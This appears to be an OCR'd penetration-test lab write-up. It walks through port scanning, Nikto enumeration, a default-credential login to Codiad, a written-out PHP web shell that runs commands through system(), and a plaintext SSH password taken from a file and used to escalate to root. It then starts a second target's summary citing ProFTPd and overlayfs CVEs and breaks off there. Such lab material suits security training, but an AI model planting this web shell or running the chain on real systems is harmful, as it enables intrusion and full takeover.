
Scan for open ports. Discover FTP port 21; SSH port 22; HTTP port 80; HTTPS port 443; RPCBIND port 111; IPP port 631; and MYSQL port 3306.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.15.1.6
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-27 12:46 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.15.1.6
Host is up (4.0s latency).
Not shown: 993 filtered ports
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
111/tcp  open   rpcbind
443/tcp  open   https
631/tcp  closed ipp
3306/tcp open   mysql

Nmap done: 1 IP address (1 host up) scanned in 85.26 seconds
```

A more in-depth look at open ports.

```
nmap -A 10.15.1.6
```






```
3306/tcp open   mysql    MySQL 5.1.73
| mysql-info:
|   Protocol: 10
|   Version: 5.1.73
|   Thread ID: 5
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolOld, SupportsCompression, Speaks41ProtocolNew, IgnoreSigpipes, ConnectWithDatabase, FoundRows, SupportsTransactions, ODBCClient,
DontAllowDatabaseTableColumn, Support41Auth, IgnoreSpaceBeforeParenthesis, InteractiveClient, LongPassword, SupportsLoadDataLocal, LongColumnFlag
|   Status: Autocommit
|_  Salt: E.S7W38^R`ir}@cU^Wy}
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Service Info: OS: Unix

Host script results:
|_clock-skew: -6h47m17s

TRACEROUTE
HOP RTT       ADDRESS
1   231.26 ms 10.15.1.6

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.59 seconds
```


Run a Nikto scan on 10.15.1.6.

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 10.15.1.6
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.1.6
+ Target Hostname:    10.15.1.6
+ Target Port:        80
+ Start Time:         2021-10-27 20:42:37 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (CentOS)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 789588, size: 54, mtime: Fri Jul 21 03:34:40 2017
+ Retrieved x-powered-by header: PHP/5.3.3
+ Cookie f9c7294bc8f6035df784b56b800b122c created without the httponly flag
+ Entry '/codiad/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Cookie ICMSSESSION created without the httponly flag
+ Entry '/impresscms/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
```


Navigate to "https://10.15.1.6/codiad/". Use weak, easy to guess, common credentials to log in. These credentials can also be found by enumerating the web-server, but I found them using brute force guessing.

```
user: admin
pass: admin
```






Right click the test folder and make a new .php file.





Write a simple PHP cmd script that allows basic bash commands to be run on the web-page. Command made on "https://www.revshells.com/".

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```




Preview exploit.php to navigate to the created webpage.





Find and read /var/www/html/instructions.txt file.

```
cat /var/www/html/instructions.txt
```




```
Login using SSH
web01adm@192.168.11.6
pass: web01adm1261!
Modify the IP in the XOOPS Virtual Path (URL) in the following file:
/var/www/html/impresscms/mainfile.php
Login:
http://192.168.11.6/impresscms
Modify the IP in system modules.
```

SSH into the target system using discovered credentials.

```
┌──(kali㉿kali)-[~/Web01-Dev]
└─$ ssh web01adm@10.15.1.6
web01adm@10.15.1.6's password:
[web01adm@web01-dev ~]$ whoami
web01adm
[web01adm@web01-dev ~]$ id
uid=500(web01adm) gid=500(web01adm) groups=500(web01adm),10(wheel) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Check which commands can be run as Super User. Note that all commands can be run with sudo. Use "sudo su" to switch to root.


```
[web01adm@web01-dev ~]$ sudo -l
Matching Defaults entries for web01adm on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME
    LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User web01adm may run the following commands on this host:
    (ALL) ALL
[web01adm@web01-dev ~]$ sudo su
```

Verify root privilege.

```
[root@web01-dev web01adm]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@web01-dev web01adm]# whoami
root
```


The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.



Locate key.txt file.

```
$ cat /root/key.txt
```



key.txt

tg8newesf0e5uc3ylxde

---

17. VPS1723 [A] | 10.15.1.53

Introduction

Tasked to conduct an assessment on 10.15.1.53. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the ProFTPd 1.3.5 - 'mod_copy' Command Execution vulnerability and Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation kernel vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities, getting into an unprivileged user account, and escalate privileges by using the kernel vulnerability discovered.

Vulnerabilities Discovered

OS: Linux vps1723 4.2.0-18-generic
Open ports: FTP [21], SSH [22], HTTP [80].

- Vulnerable to ProFTPd 1.3.5 - 'mod_copy' Command Execution vulnerability and Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation kernel vulnerability.

CVE IDs: CVE-2015-3306 & CVE-2015-8660

Metasploit Exploit: https://www.exploit-db.com/exploits/37262
Kernel Exploit: https://www.exploit-db.com/exploits/39166

Contents of key.txt: w76jooebu9p4yshd9q71

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:


https://nvd.nist.gov/vuln/detail/CVE-2015-3306
https://www.exploit-db.com/exploits/36742
https://www.exploit-db.com/exploits/39166
https://nvd.nist.gov/vuln/detail/CVE-2015-8660

EXPLOIT DESCRIPTION

